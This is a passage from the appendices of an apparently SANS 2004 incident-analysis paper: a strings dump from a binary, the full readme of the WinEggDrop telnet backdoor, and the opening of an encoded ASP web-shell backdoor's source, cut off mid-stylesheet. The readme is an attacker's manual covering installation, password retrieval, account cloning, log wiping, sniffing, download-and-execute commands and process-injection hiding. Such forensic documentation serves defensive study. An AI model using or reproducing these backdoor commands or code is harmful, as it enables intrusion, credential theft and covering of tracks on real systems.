0008E44A	1008E44A	0	ltxpf
0008E45B	1008E45B	0	%tQ<'u
0008E50F	1008E50F	0	This executable is corrupt! Please obtain a new copy.
0008E545	1008E545	0	Checksum Failure!
0008E7D2	1008E7D2	0	Entry Point Not Found
0008E7E8	1008E7E8	0	The ordinal %d could not be located in the dynamic link library %s.
0008E82C	1008E82C	0	The procedure entry point %s could not be located in the dynamic link library %s.
0008E87E	1008E87E	0	USER32.DLL
0008E889	1008E889	0	MessageBoxA
0008E895	1008E895	0	wsprintfA
000900BD	100900BD	0	MWjdNWj}
000900D0	100900D0	0	KERNEL32.DLL
000900DF	100900DF	0	LoadLibraryA
000900EE	100900EE	0	GetProcAddress
000900FF	100900FF	0	VirtualAlloc
0009010E	1009010E	0	VirtualFree
0009011C	1009011C	0	ExitProcess
0009012A	1009012A	0	GetModuleHandleA
0009013B	1009013B	0	NETAPI32.DLL
00090148	10090148	0	MPR.DLL
00090150	10090150	0	WS2_32.DLL
0009015B	1009015B	0	WININET.DLL
00090167	10090167	0	USER32.DLL
00090172	10090172	0	ADVAPI32.DLL
0009017F	1009017F	0	CRTDLL.DLL
000901C3	100901C3	0	hNetApiBufferFree
000901D7	100901D7	0	WNetCancelConnection2A
000901EF	100901EF	0	htons
000901F7	100901F7	0	InternetCloseHandle
0009020D	1009020D	0	kEnumDisplaySettingsA
00090224	10090224	0	jEqualSid
00090230	10090230	0	_fdopen
0007CCF8	1007CCF8	0	\Device\PhysicalMemory
0007CD8C	1007CD8C	0	\Device\Udp
0007CDA4	1007CDA4	0	\Device\Tcp

© SANS Institute 2004, Author retains full rights.

Appendix 2-H Readme of the WinEggDrop Shell

WinEggDrop Shell Eternity Version

Backdoor Class: A telnetd backdoor(only work on NT system)

Advance(Compare to the same class backdoor)

1. Competitively Small.Even the server is near 80k after compression,it's still "small" comparing to its features and to the similar backdoor
2. Many many features(some are unique)
 - A. Process Management-->view and kill processes(abile to kill process by PID or ProcessName)
 - B. Registry Management(delete,set,add,view Key or keyname)
 - C. Service management(stop,start,enum,config and delete service)
 - D. TCP/IP Process to Port Mapper(similar to fport.exe)
 - E. Reboot,showdown,powerooff and logoff
 - F. Sniffing(able to sniff ftp or pop3 password)
 - G. install terminal service on win 2k server system
 - H. Multi-thread port redirector(able to specify connection IP Range)
 - I. Multi-thread HTTPD(able to specify connection IP Range)
 - J. Sock5 Proxy(Two different auth methods,able to specify connection IP Range)
 - K. Clone system accounts,and check Cloned accounts
 - L. Findpassword(able to view all logon account's password on NT 4.0 or Win 2K,even cloned accounts)
 - M. TCP/IP Filtering
 - N. FTP basic client with unique features(resume supported,search files in ftp server,mass get,mass del,mass send and so more)
 - O. FTP server(use only two ports,resume supported)
 - P. HTTP Proxy(Full Anonymous,Support oicq,icq,msn,mirc and so more applications supporting http proxy)
 - Q. Other features such as http downloader(resume supported),clear logs,get system info,restore common file associations, enumerate system accounts and so more
3. Online help with examles(which means you can get help as you connect to the backdoor,such as you know there is command named ftpserver,but you forget the syntax,so you can just enter ftpserver as you connect to the backdoor,and the syntax and example will be shown)
4. No process shown on the task management because the backdoor is injected into other process for running

5. Self-protection(protect the service and the injector being deleted and modified)

Eternity Version

- 1.Add FTP Server
- 2.Add check cloned account
- 3.Add search file,mass get,mass send,mass del in ftp basic client
- 4.Add HTTP Proxy
- 5.Sock5 proxy,sniff,http proxy and ftp server is able to run as backdoor is loaded
- 6.Add feature to show the system default language
- 7.Modify some code on sock5 proxy
- 8.No new service is added as installing terminal service
- 9.Fix Fport code
- 10.Tons of mini modifications in the code

Eternity Version All Features(Commands)

- | | |
|------------------|--|
| 1. Pslist | Feature:List processes |
| 2. ListIP | Feature:List all IPs |
| 3. ShowSID | Feature:List accounts' SID |
| 4. Fport | Feature:TCP/IP Process to Port Mapper |
| 5. Online | Feature:List all IPs connected to the backdoor |
| 6. WhoIsShell | Feature:List the IP which has got the shell |
| 7. ShowName | Feature:List account by registry |
| 8. Reboot | Feature:Reboot |
| 9. ShutDown | Feature:ShutDown |
| 10 .Logoff | Feature:Logoff |
| 11. PowerOff | Feature:Poweroff |
| 12. Shell | Feature:Get a shell |
| 13. Stopbackdoor | Feature:Stop The BackDoor,but you are unable to delete the backdoor's dll file |
| 14. pskill | Feature:Kill process |
| 15. Never | Feature:Set an account's logon time to zero |

16. DirFile	Feature:List all files in current directory
17. DelFile	Feature:Delete a file
18. Execute	Feature:Execute a program
19. <u>Http://IP/filename</u>	Feature:Download file
20. InstallTerm	Feature:Install terminal service
21. Clone	Feature:Clone an account
22. Send	Feature:Send message to the buddies who also connect to the backdoor
23. Exit	Feature:Quit the backdoor
24. OffShell	Feature:Kick the one who has got the shell
25. Help	Feature:Show help
26. Disconnect	Feature:Disconnect other connector
27. StopService	Feature:Stop a service
28. StartService	Feature:Start a service
29. DeleteService	Feature:Delete a service
30. CleanEvent	Feature:Clean logs
31. TerminalPort	Feature:view or set terminal service port
32. Redirect	Feature:Port redirector
33. ViewThreads	Feature:View Port redirector information
34. KillThreads	Feature:Kill one port redirector thread
35. EnableFilter	Feature:Enable TCP/IP filtering
36. DisableFilter	Feature:Disable TCP/IP filtering
37. FilterInfo	Feature:View TCP/IP filtering status
38. AR	Feature:Restore common file association
39. GetUser	Feature:List all system accounts
40. ViewPath	Feature:View current path
41. SetPath	Feature:Set current path
42. SID	Feature:View local or remote system's SID
43. ViewTimeOut	Feature:View timeout
44. SetTimeOut	Feature:Set timeout
45. StartSniffer	Feature:Start sniffing
46. StopSniffer	Feature:Stop sniffing
47. ViewSniffer	Feature:View sniffing status

48. Sysinfo	Feature:View system information
49. ViewService	Feature:Query a service's information
50. ConfigService	Feature:Config a service start type
51. ViewKey	Feature:View run and runservics startup keys in registry
52. DelKey	Feature:Delete a key from run and runservices in registry
53. EnumService	Feature:Enumerate all services information matching the start type as auto
54. RegEedit	Feature:Enter registry management mode
55. Findpassword	Feature:Retrieve all logon account's password
56. ExitShell	Feature:Return from shell mode to pre-shell mode
57. StartProxy	Feature:Start sock5 proxy
58. StopProxy	Feature:Stop sock5 proxy
59. ViewProxyInfo	Feature:View sock5 proxy information
60. HTTPServer	Feature:start httpd
61. KillHttpServer	Feature:Kill one of httpd thread
62. ViewHTTPInfo	Feature:View httpd information
63. Filter	Feature:Enter TCP/IP filtering mode
64. FTP	Feature:Enter FTP client mode
65. ViewFTPInfo	Feature:View FTP client thread information
66. FTPServer	Feature:Start ftp server
67. DeleteFTPSetting	Feature:Delete ftp server settings
68. DeleteProxySetting	Feature:Delete sock5 proxy settings
69. DeleteSnifferSetting	Feature:Delete sniffing settings
70. FileTime	Feature:Modify file time
71. KillFTPD	Feature:Kill a connection from ftp server
72. CheckClone	Feature:Check cloned accounts
73. StartHTTPProxy	Feature:Start HTTP Proxy
74. ViewHTTPProxyInfo	Feature:View HTTP Proxy Info
75. StopHTTPProxy	Feature:Stop HTTP Proxy
76. DeleteHTTPProxySetting	Feature:Delete HTTP Proxy Settings
77. Shield	Feature:Start The Backdoor's self-protection
78. UnShield	Feature:Stop The Backdoor's self-protection
79. ViewFile	Feature:View Ascii File Content

How to run the backdoor

1. configure injectt.exe
2. upload injectt.exe and TBack.DLL to winnt\system32
3. run "injectt.exe -run" to install the backdoor as service and start the backdoor

The below commands is used when you already connect to the backdoor,pass the authorization and you are in rre-shell mode(when you see [Melody],here is the pre-shell mode)

Eternity Version all Commands' syntax

1. Pslist Feature:List processes

Example:pslist

2. ListIP Feature:List all IPs

Example:ListIP

3. ShowSID Feature:List accounts' SID

Example:ShowSID

4. ShowName Feature:List account by registry

Example:ShowName

5. Fport Feature:TCP/IP Process to Port Mapper

Example:Fport

Notice: The system running hxdef V0.84 with this backdoor's port hidden will affect this feature.Thus,you'd beeter use mport or fport to replace this feature.Since the side effect of hxdef causes this problem,it's not a bug of the backdoor at all.Fortunately,the failure of this feature won't crash the backdoor.

6. Online Feature:List all IPs connected to the backdoor

Example:Online

7. WholsShell Feature:List the IP which has got the shell

Example:WholsShell

8. Reboot Feature:Reboot

Example:Reboot

9. ShutDown Feature:ShutDown

Example:ShutDown

10 .Logoff Feature:Logoff

Example:Logoff

11. PowerOff Feature:Poweroff

Example:PowerOff

12. Shell Feature:Get a shell

Example:Shell

13. Stopbackdoor Feature:Stop The BackDoor

Example:Stopbackdoor

14. Help Feature:Show help

Example:Help

15. Exit Feature:Quit the backdoor

Example:Exit

16. pskill PID or ProcessName Feature:Kill process

Example:pskill 1234

Example:pskill notepad

17. Never Account Feature:Set an account's logon time to zero

Example:Never Guest

Example:Never Administrator

18. DirFile FileName Feature:List all files in current directory

Example:DirFile *.exe

19. DelFile FileName Feature>Delete a file

Example: DelFile a.txt

20. Execute ProgramToRun Feature:Execute a program

Example:Execute abc.exe

Example:Execute net.exe user test test

21. Http://IP/FileName SaveFileName Feature:Download file

Example:http://11.11.11.11/a.exe a.exe

Example:http://www.mysite.com/a.exe a.exe

Example: http://www.mysite.com:81/a.exe a.exe

22. Installterm Port Feature:Install terminal service

Example:Installterm 3345

23. Clone Account AccountToClone Password Feature:Clone an account

Example:Clone Admin Guest test

24. Send All Message Feature:Send message to the buddies who also connect to the backdoor

Example:Send all Hello

25. OffShell Feature:Kick the one who has got the shell

Example:OffShell

26. Disconnect Feature:Disconnect other connector

Example:Disconnect ThreadNumber ->Kick someone

Example:Disconnect All ->Kick all but you

27. StopService Feature:Stop a service

Usage:StopService ServiceName

Example:StopService w3svc

Example:StoptService windows service

28. StartService Feature:Start a service

Usage:StartService ServiceName

Example:StartService w3svc

Example:StartService windows service

29. DeleteService Feature>Delete a service

Usage>DeleteService ServiceName

Example>DeleteService Windows Service

Example>DeleteService test

30. CleanEvent Feature:Clean logs

Example:CleanEvent

Remove Application,Security and System log

31. TerminalPort Feature:view terminal service port

Example:TerminalPort

31 A.TerminalPort Feature:set terminal service port

Example:TerminalPort Port

32. Redirect Feature:Port redirector

Usage:Redirect SourcePort RemoteHost RemotePort [AllowedIP]

Example:Redirect 2222 12.12.12.12 3333

Example:Redirect 2222 www.abc.com 3333 12.12.*.*

33. ViewThreads Feature:View Port redirector information

Example:ViewThreads

34. KillThreads Feature:Kill one port redirector thread

Example:KillThreads ThreadNumber

35. EnableFilter Feature:Enable TCP/IP filtering

Example:EnableFilter

36. DisableFilter Feature:Disable TCP/IP filtering

Example:DisableFilter

37. FilterInfo Feature:View TCP/IP filtering status

Example:FilterInfo

38. AR Feature:Restore common file association

Example:AR

39. GetUser Feature:List all system accounts

Example:GetUser

40. ViewPath Feature:View current path

Example:ViewPath

41. SetPath Feature:Set current path

Example:SetPath directory

42. SID Feature:View local or remote system's SID

Usage:SID Local|IP

Example:SID Local view Local system SID

Example:SID 12.12.12.12 View Remote system SID

43. ViewTimeOut Feature:View timeout

Example:ViewTimeOut

44. SetTimeOut Feature:Set timeout

Example:SetTimeOut Time(in second)

45. StartSniffer Feature:Start sniffing

Usage:StartSniffer NIC

Example:StartSniffer 0

Note:ListIP feature can view all the NIC

46. StopSniffer Feature:Stop sniffing

Example:StopSniffer

47. ViewSniffer Feature:View sniffing status

Example:ViewSniffer

48. Sysinfo Feature:View system information

Example:Sysinfo

49. ViewService Feature:Query a service's information

Usage:ViewService ServiceName

Example:ViewService Norton Antivirus Server

50. ConfigService Feature:Config a service start type

Usage:ConfigService StartType ServiceName

Example:ConfigService Auto W3svc -->Set service start type to auto

Example:ConfigService Demand w3svc -->Set service start type to manual

Example:ConfigService Disable w3svc -->Set service start type to disable

51. ViewKey Feature:View run and runservices startup keys in registry

Example:ViewKey

52. DelKey Feature>Delete a key from run and runservices in registry

Usage:DelKey KeyName

Example: DelKey radmm

Example: DelKey Tk BellExe

53. EnumService Feature:Enumerate all services information matching the start type as auto

Example:EnumService

54. RegEdit Feature:Enter registry management mode

Example:RegEdit

When you enter the regedit mode,you can use the any commands below:

DirValue Feature:List all current key's value

DirKey Feature:List all current keys

CD.. Feature:One level back

Root Feature:Return to the root(hklm)

Exit Feature:Quit regedit mode

Help Feature:Show help

CD KeyName Feature:Switch Keyname

DelValue ValueName Feature>Delete a value

DelKey KeyName Feature>Delete a Key

Set Type ValueName Value Feature:Add a value

Example: set REG_SZ "Test Value" hook.exe

Type: REG_SZ,REG_DWORD,REG_MUL_SZ,REG_EXPAND_SZ

SwitchRoot RootName Feature:Switch The Registry Root Key

The Registry has five branches,HKEY_CLASSES_ROOT(HKCR),HKEY_CURRENT_USER(HKCU),HKEY_LOCAL_MACHINE(HKLM), HKEY_USERS(HKU) and HKEY_CURRENT_CONFIG(HKCC).The RootName is one of HKCR,HKCU,HKLM,HKU or HKCC.The most common branch is the HKLM branch.When you enter the registry management mode,the default branch is set to HKLM,so if you want to view or modify registry values other than HKLM branch,you need to use this command to jump to other branch before processing any operations

Example:SwitchRoot HKCU --> Jump to HKEY_CURRENT_USER branch,any operations will base on this branch

55.Findpassword Feature:Retrieve all logon account's password

Example:Findpassword

56.ExitShell Feature:Return from shell mode to pre-shell mode

Example:ExitShell

57.StartProxy Feature:Start sock5 proxy

Usage: StartProxy [UserName] [Password] Port AllowedIP

A.[UserName] And [Password] are optional,if they are omitted,then no authorization

Example: StartProxy 12345 All -->Proxy port is 12345,no authorization and allow all IP to connect

Example: StartProxy Guest test 12345 All -->Proxy port is 12345,need authorization,and allow all IP to connect

Example: StartProxy 12345 211.11.* -->Proxy port is 12345,no authorization_and IP beginning with 211.11 can connect

Example: StartProxy Abc abc 12345 12.12.* -->Proxy port is 12345,need authorization_and IP beginning with 12.12 can connect

58. StopProxy Feature:Stop sock5 proxy

Example: StopProxy

59. ViewProxyInfo Feature:View sock5 proxy information

Example:ViewProxyInfo

60. HTTPServer Feature:start httpd

Usage:HTTPServer RootDir Port [AllowedIP]

Note:RootDir must exist

Example: HTTPServer C:\ 82 -->Http server port is 82,RootDir=c:\ allow all IP to connect

Example2: HTTPServer c:\test 100 12.12.12.12 -->HTTP Server Port is 100,RootDir=c:\test,allow IP 12.12.12.12 to connect

61. KillHttpServer Feature:Kill one of httpd thread

Example: KillHttpserver 1

62. ViewHTTPInfo Feature:View httpd information

Example:ViewHttpInfo

63. Filter Feature:Enter TCP/IP filtering mode

When entering TCP/IP filtering mode,you can use any commands below:

A. Restore	Feature:Restore the settings
Example:Restore	
B. ShowTCP	Feature:Show TCP protocol filtering information
Example: ShowTCP	
C. ShowUDP	Feature:Show UDP protocol filtering information
Example: ShowUDP	
D. ShowALL	Feature:Show TCP and UDP protocols filtering information
Example: ShowALL	
E. ListIP	Feature: List all IP and NIC
Example: ListIP	
F. EnableFilter	Feature:Enable TCP/IP filtering
Example: EnableFilter	
G. DisableFilter	Feature:Disable TCP/IP filtering
Example: DisableFilter	
H. Exit	Feature:Quit TCP/IP filtering mode
Example: Exit	
I. SetTTL	Feature: Set system TTL value
Usage: SetTTL Number(The number is between 0 and 255)	
Example: SetTTL 240	
J. Set	Feature: Set the filtering port
Usage: Set TCP/UDP PortList ALL/NIC	

Example: Set TCP 80;139;445; 0

Example: Set TCP 12345; 0

Example: Set TCP 80; All

Example: Set UDP 135; 0

K. Add Feature: Add the filtering port

Usage: Add TCP/UDP PortList All/NIC

similar to set command above

64:FTP Feature:Enter FTP client mode

You can use any commands below as you enter FTP client mode

A. Dir [FileName] Feature: Display ftp current directory file

Example:Dir

Example:Dir *.exe

B. CD.. Feature: One directory up

Example:CD..

C. CD Directory Feature: Switch Directory

Example: CD Winnt

D. Root Feature: Return to root Directory

Example: Root

E. Exit Feature: Quit FTP client mode

Example: Root

F. Help Feature: Show help

Example: Help

G: Del FileName Feature: Delete File on ftp server

Example: Del abc.exe

H: RKDir Directory Feature: Delete a directory on ftp server

Example:RKDIR abc

I: MKDIR Directory Feature: Create a directory on ftp server

Example:MKDIR abc

J: REN OldFileName NewFileName Feature: Rename a file on ftp server

Example:REN abc.exe bb.exe

K: Get FileName [NewFileName] Feature: Download a file from ftp server

Example:Get abc.exe trojan.exe

Example:Get abc.exe

L: Send FileName [NewFileName] Feature: Upload a file to ftp server

Example: Send trojan.exe abc.exe

Example: Send trojan.exe

M: PD Feature: List current path on ftp server

Example:PD

O: Connect FTPAddress Port User Pass Feature: Connect to ftp server

Example:Connect 12.12.12.12. 21 test test

P: Close Feature: Close current ftp session

Example:Close

Q: DirFile [FileName] Feature: List current path file on local system(the system running the backdoor)

Example:DirFile

Example:DirFile *.exe

R: ViewPath Feature: View current path on local system(the system running the backdoor)

Example:ViewPath

S: SetPath Path Feature: Set current path on local system

Example:SetPath c:\winnt

T: ViewFTPInfo Feature: View ftp thread information

Example:ViewFTPInfo

U: KillThread Feature: Kill a ftp thread

Example:KillThread 1

V. ResetFTP Feature: Kill all active ftp thread

Example:ResetFTP

W. FTPCommand Feature: Send ftp command

Example:FTPCommand TYPE I

Example:FTPCommand PASV

AA. MassGet Feature: Mass get files from ftp server

Example:MassGet *.rm

BB. MassSend Feature: Mass send files to ftp server

Example:MassSend *.exe

CC. MassDel

Feature: Mass delete files on ftp server

Example:MassDel *.exe

DD. FindFile

Feature: Search files on ftp server

Example:FindFile *.rm

65. ViewFTPInfo

Feature:View FTP client thread information

Example:ViewFTPInfo

66. FTPServer

Feature:_____FTP__

Usage:FTPServer ControlPort BindPort User Pass RootDir AllowedIP [Access]

arguments meanings:

1. ControlPort -->The listening port of the ftpd
2. BindPort -->the data connection port using pasv mode(only use the port for Pasv connection).

If this port is 0,then the system will automatically allocate a port for it.
3. User -->User Name for login the ftpd
4. Pass -->password for login the ftpd
5. RootDir -->the default root directory
6. AllowedIP -->the IP allowd to connect to the ftpd
7. Access -->Access String

Access String:

R represents Read Access(download access)

W represents Write Access(upload,rename,move)

L represents List Access(list file)

C represents Create Access(Create Directory on the ftpd)

D represents Delete Access(Delete File/Directory on the ftpd)

U represents Unlock Access(Unlock the user from the root directory,the user can
browse all the files in all hard disks)

Access String is the combination of the above six Access.If the access
argument is omitted,the user will gain all the accesses

Examples:

1. ftpserver 21 0 test test c:\win98 all RWLCD

Create a ftpd on port 21,the data connection port is random,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read,Write,List,Create,Delete Access.

2. ftpserver 21 9 test test c:\ 12.12.*.*

Create a ftpd on port 21,the data connection port is random,user name and password are test,the root directory is c:\,allowed all IP beginning with 12.12 to connect.The connected user will have all access(Read,Write,List,Create,Delete,Unlock Access)

3. ftpserver 21 55555 test test c:\win98 all

Create a ftpd on port 21,the data connection port is 55555,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have all access(Read,Write,List,Create,Delete,Unlock Access).

4. ftpserver 21 55555 test test c:\win98 all LRU

Create a ftpd on port 21,the data connection port is 55555, user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read,List And Unlock Access

5. ftpserver 21 55555 test test c:\win98 all LRW

Create a ftpd on port 21,the data connection port is 55555,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read,List And Write Access

6. ftpserver 21 55555 test test c:\win98 all LR

Create a ftpd on port 21,the data connection port is 55555,user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read and List access.

7. ftpserver 21 0 test test c:\win98 all LR

Create a ftpd on port 21,the data connection port is random allocated by the sytsem, user name and password are test,the root directory is c:\win98,allows all IP to connect this ftpd.The connected user will have Read and List access.

Notes: The Unlock access is the most dangerous access since the login user can browse all the disks(flopp disk,hard-disk,cd-rom zip disk,and etc).If unnecessary,don't allow this access.

67. DeleteFTPSetting Feature:Delete ftp server settings

Example>DeleteFTPSetting

68. DeleteProxySetting Feature>Delete sock5 proxy settings

Example>DeleteProxySetting

69. DeleteSnifferSetting Feature>Delete sniffing settings

Example>DeleteSnifferSetting

70. FileTime Feature:Modify file time

Usage:FileTime SourceFileName DestFileName

Example:FileTime Write.exe abc.exe

71. KillFTPD Feature:Kill a connection from ftp server

Usage:KillFTPD FTPDSessionNumber

Example:KillFTPD 1

Note:FTPDSessionNumber can be retrieved from the command "viewftpserverinfo"

72. CheckClone Feature:Check cloned accounts

Example:CheckClone

73. StartHTTPProxy Feature:Start HTTP Proxy

Usage:StartHTTPProxy Port [AllowedIP]

Example:StartHTTPProxy 8090

Example:StartHTTPProxy 8090 12.12.*.*

74. ViewHTTPProxyInfo Feature:View HTTP Proxy Info

Example:ViewHTTPProxyInfo

75. StopHTTPProxy Feature:Stop HTTP Proxy

Example:StopHTTPProxy

76. DeleteHTTPProxySetting Feature:Delete HTTP Proxy Settings

Example:DeleteHTTPProxySetting

77. Shield Feature:start The Backdoor 's Self-protection

Example:Shield

78. UnShield Feature:Stop The Backdoor's Self-protection

Example:UnShield

79. ViewFile Feature:View Ascii File Content

Example:ViewFile FileName

80. XTelnet Feature:Telnet To Other Host

Usage:XTelnet IP|HostName Port

Example:XTelnet 123.12.12.12 12345

Example:XTelnet www.abc.com 1234

More detail about TCP/IP filtering's two main commmands(Set and Add)

1. Set and Add both can set a list of filtering port for a specified protocol or all protocol, and the syntax of both commands is the same,the only difference is set command will overwrite the original setttings, but add command will only append the new settings to the original settings.Whatever using either command,the TCP/IP filtering status must be set to be enable, or the command will fail
2. The list of filtering port must have special order-every port must saparate by a comma.
3. The settings will take effort after reboot

4. If the system is running a commercial ftp server such as serv-u or other kinds, don't use the TCP/IP filtering feature, or the ftp server will reject the pasv mode connection.

More detail about some features:

1. ExitShell

The command will be used as the user is already in the shell mode, and the command will switch the user back to pre-shell mode. The command provides a convenient way to switch between pre-shell mode and shell mode.

2. Cmd Redirector

The feature eases the user to run some system commands in pre-shell mode.

3. Sock5 proxy

Sock5 proxy supports no auth or auth two different methods. Due to the limitation of intranet, applications with UDP protocol are unlikely to use the sock5 proxy unless the gateway of the intranet is completely fully NAT. Applications with TCP protocol will not be affected.

4. Httpd

The feature can act like a basic http server, but don't expect it can support asp, cgi or other stuff. This feature only provides users a easy way to create a temporary http server to view or download files. The httpd supports resume. To view the files, enter http://IP:port format in IE. If you forget to put http:// before the IP, the operation will fail. To enter unicode directory or download unicode files, you need to configure a setting in IE. IE->Internet option->Advanced, uncheck "always send URLs as UTF-8 (requires restart)" option, then restart IE.

5. TCP/IP Filtering

The feature provides a way to build a "firewall" on an insecure system, but you must use it properly, or the system may reject all inbound connections, especially don't use this feature when the system is running commercial ftp server.

6. FTP client

This feature is indeed a FTP client since it can do more than a standard ftp client but in console mode and does not support port mode connection. File transfer (download or upload) can support resume if the ftp server is resumable. Due to the limitation of ftp protocol, a ftp session will not receive any commands as that ftp session is in file transfer status. For example, if you are downloading files from ftp.yuorsite.com, and you want to view files on ftp.yuorsite.com, you must connect to the ftp server one more time. File search is only tested on serv-u V4.0, slimftpd V3.14 and the backdoor's build-in ftpd. I don't guarantee it will work on other ftp servers.

7. FTP Server

This is a build-in ftpd, which supports both Pasv and Port modes, supports most basic operations such as delete, create, download, upload, rename, and fxp is also supported. This ftpd is only to ease the user to transfer data among computers, so I can't guarantee it will work very well for multi-connection (I know it will work, but I don't have the condition to test it). This ftpd allows 128 connections at most, and the same IP will be restricted to login in 5 times at the same time. This ftpd is also designed to support some download utilities like flashget and nettransport. The most advanced part of this ftpd is it only use two ports for pasv connection no matter how many connections are logged in

and perform file transfer(Usually every user will use a new port to bind locally for data transfer in 99% ftpd).This design will allow this ftpd to run under some sort of firewalls or routers.Only if the control port and the data port are allowed for inbound connections,users will have no problem to login in this ftpd even it's behide firewall or router using pasv mode connection.If you set the data port to 0,then the system will allocate a port for the ftpd as data transfer is taking place.

Notes: If the box running this ftp server has no firewall,port filtering or something similiar,I recommend using 0 as the bind port

8. Some features run as the backdoor is loaded

Sock5 proxy,HTTP Proxy,FTPD and sniffing features are the only featur that can run as the backdoor is loaded. Every time you use one of these feature,the setting will be saved,and if the system is restarted,the backdoor will start the features according to the setting.For example,if you login the backdoor and use the command "startproxy test test 12345",and if the sock5 proxy is successfully created,the setting will be saved,and when the system is rebooted,the backdoor will create the sock5 proxy as it's loaded.If you don't want the backdoor to start the feature,you can just simply use the corresponding command to delete the setting.

Others:

1. Thanks for the coder of findpassword.I have no idea who coded it,but the findpassword feature in my backdoor is based on his/her code.
2. I coded clone account and install terminal service features based on some others' research(unknown researchers,so I don't know who should take this credit)
3. Fport feature is based on many people source code,and I did modify or re-write it three times.It's pretty stable in this version.Thanks for those releasing the source code.

© SANS Institute 2004, Author retains full rights.

Appendix 2-I Source code of the ASP backdoor

```
<% @ LANGUAGE="VBScript.Encode" codepage ="936" %>
<%#~^OgAAAA==v_____slV VK\+B_____tmrXmxLYKw
qyvR1G:B_____OwoAAA==^#~@%>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<title>:::_____ASP_____:::</title>
<SCRIPT LANGUAGE="JavaScript">
<!-- Hide
function killErrors() {
return true;
}
window.onerror = killErrors;
// -->
</SCRIPT>
<DIV id=img
style="LEFT: 44px; WIDTH: 170px; POSITION: absolute; TOP: 24px; HEIGHT: 161px">
<TABLE cellSpacing=0 cellPadding=0 width=147 border=0>
<TBODY>
<TR>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD></TR>
<TR>
<TD>&nbsp;</TD>
<TD>_____.....</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD></TR>
<TR>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD></TR>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD></TR>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD>
<TD>&nbsp;</TD></TR>
</TBODY></TABLE>
<DIV align=center></DIV></DIV>
<SCRIPT language=javascript>
<!--
var xPos = 20;
var yPos = document.body.clientHeight;
var step = 1;
var delay = 30;
var height = 0;
var Hoffset = 0;
var Woffset = 0;
var yon = 0;
var xon = 0;
var pause = true;
var interval;
img.style.top = yPos;
function changePos() {
width = document.body.clientWidth;
height = document.body.clientHeight;
Hoffset = img.offsetHeight;
Woffset = img.offsetWidth;
img.style.left = xPos + document.body.scrollLeft;
img.style.top = yPos + document.body.scrollTop;
if (yon) {
yPos = yPos + step;
}
else {
yPos = yPos - step;
}
if (yPos < 0) {
yon = 1;
yPos = 0;
}
if (yPos >= (height - Hoffset)) {
yon = 0;
yPos = (height - Hoffset);
}
if (xon) {
xPos = xPos + step;
}
else {
xPos = xPos - step;
}
if (xPos < 0) {
xon = 1;
xPos = 0;
}
if (xPos >= (width - Woffset)) {
xon = 0;
xPos = (width - Woffset);
}
}
function start() {
img.visibility = "visible";
```

```

interval = setInterval('changePos()', delay);
}
start();
// End -->
</SCRIPT>
<style>
BODY {
    SCROLLBAR-FACE-COLOR: #ffe1e8; FONT-SIZE: 9pt; SCROLLBAR-HIGHLIGHT-COLOR: #ffe1e8;
    SCROLLBAR-SHADOW-COLOR: #ff9dbb; COLOR: #f486a8; SCROLLBAR-3DLIGHT-COLOR: #ff97b9; SCROLLBAR-
    ARROW-COLOR: #ff6f8f; SCROLLBAR-TRACK-COLOR: #ffe1e8; SCROLLBAR-DARKSHADOW-COLOR: #ffd9e0
}
A:link {
    FONT-SIZE: 9pt; COLOR: #db7093; TEXT-DECORATION: none
}
A:visited {
    FONT-SIZE: 9pt; COLOR: #db7093; TEXT-DECORATION: none
}
A:hover {
    FONT-SIZE: 9pt; COLOR: #ffb6c1; TEXT-DECORATION: none
}
TABLE {
    BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt; BORDER-LEFT:
    #c875a5 1px dotted; BORDER-BOTTOM: #c875a5 1px dotted; BORDER-COLLAPSE: collapse
}
.noborder {
    BORDER-RIGHT: medium none; BORDER-TOP: medium none; FONT-SIZE: 9pt; BORDER-LEFT: medium
    none; BORDER-BOTTOM: medium none
}
INPUT {
    CLEAR: both; BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt;
    BACKGROUND-IMAGE: url(images/background2.gif); WORD-SPACING: normal; VERTICAL-ALIGN: middle;
    OVERFLOW: hidden; BORDER-LEFT: #c875a5 1px dotted; WIDTH: auto; COLOR: #c875a5; BORDER-BOTTOM: #c875a5
    1px dotted; BACKGROUND-REPEAT: repeat; WHITE-SPACE: normal; LETTER-SPACING: normal; HEIGHT: auto
}
TEXTAREA {
    CLEAR: none; BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt;
    BACKGROUND-IMAGE: url(images/background2.gif); WORD-SPACING: normal; VERTICAL-ALIGN: middle; BORDER-
    LEFT: #c875a5 1px dotted; WIDTH: auto; COLOR: #c875a5; BORDER-BOTTOM: #c875a5 1px dotted; LETTER-SPACING:
    normal; HEIGHT: auto
}
SELECT {
    CLEAR: none; BORDER-RIGHT: #c875a5 1px dotted; BORDER-TOP: #c875a5 1px dotted; FONT-SIZE: 9pt;
    BACKGROUND-IMAGE: url(images/background2.gif); WORD-SPACING: normal; VERTICAL-ALIGN: middle; BORDER-
    LEFT: #c875a5 1px dotted; WIDTH: auto; COLOR: #c875a5; BORDER-BOTTOM: #c875a5 1px dotted; LETTER-SPACING:
    normal; HEIGHT: auto
}
.haveborder {
    BORDER-RIGHT: #c875a5 1px solid; BORDER-TOP: #c875a5 1px solid; FONT-SIZE: 9pt; BACKGROUND-
    IMAGE: url(images/background2.gif); BORDER-LEFT: #c875a5 1px solid; BORDER-BOTTOM: #c875a5 1px solid
}
.radio {
